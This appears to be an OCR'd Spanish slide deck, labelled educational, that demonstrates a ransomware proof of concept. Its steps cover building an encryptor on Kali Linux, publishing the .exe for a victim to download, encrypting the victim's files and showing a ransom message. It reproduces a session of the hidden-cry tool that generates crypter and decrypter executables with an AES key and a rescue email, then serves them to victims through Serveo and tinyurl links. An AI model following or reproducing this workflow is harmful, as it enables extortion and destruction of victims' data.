

Ojo!
Todo lo que veremos de aquí en adelante es con fines educativos


POC Ransomware


Pasos:

1. **En Kali Linux se crea un ejecutable para cifrar la información de la víctima.**
2. **Se publica el ejecutable (.exe) para que sea descargado por la víctima.**
3. **La máquina víctima Windows ejecuta el archivo .exe y su información es cifrada**
4. **Aparece un mensaje en la pantalla con los datos del rescate.**
5. **Con el segundo ejecutable se descifra la información.**




WWW



Your personal files are encrypted by CTB-Locker.
95 20 15



└─$ sudo bash hidden-cry
v1.0
Coded by: https://github.com/thelinuxchoice/hidden-cry
Usage of Hidden-Cry is COMPLETE RESPONSABILITY of the END-USER.
Developers assume no liability and are NOT responsible for any
misuse or damage caused by this program.
I am using Hidden-Cry for educational purposes only
[+]Copy and paste the above phrase: I am using Hidden-Cry for educational purposes only


```
  I am using Hidden-Cry for educational purposes only
  [+]Copy and paste the above phrase: I am using Hidden-Cry for educational purposes only
[+] Payload name (Default: payload ): ransomware
[+] Rescue Email: cesar.salinas.herrera@gmail.com
[+] Generating Crypter and Decrypter
[+] Target ID: e870-1487-e345
[+] Random AES 256 bits Key: M2U2OTkyZWJlNjQxYTczZmU0ZmQ5ZDQ3YjhmOTFiOWM=
[+] Compiling ...
[+] Crypter Saved: e870-1487-e345/ransomware.exe
[+] Decrypter Saved: e870-1487-e345/ransomware.decrypter.exe
[!] Please, don't upload to virustotal.com !
[+] Starting Serveo ...

[+] Crypter: ransomware/.exe
[+] Decrypter: ransomware/.decrypter.exe
[*] Or using tinyurl:
[+] Crypter: https://tinyurl.com/vty6kbc
[+] Decrypter: https://tinyurl.com/vbtajaw
[!] Press Ctrl + c to stop server ...
```


Directory listing for /

- key.txt
- ransomware.decrypter.exe
- ransomware.exe
- sendlink


kal-el.exe
313 KB — serveo.net
kal-el.decrypter.exe
314 KB — serveo.net

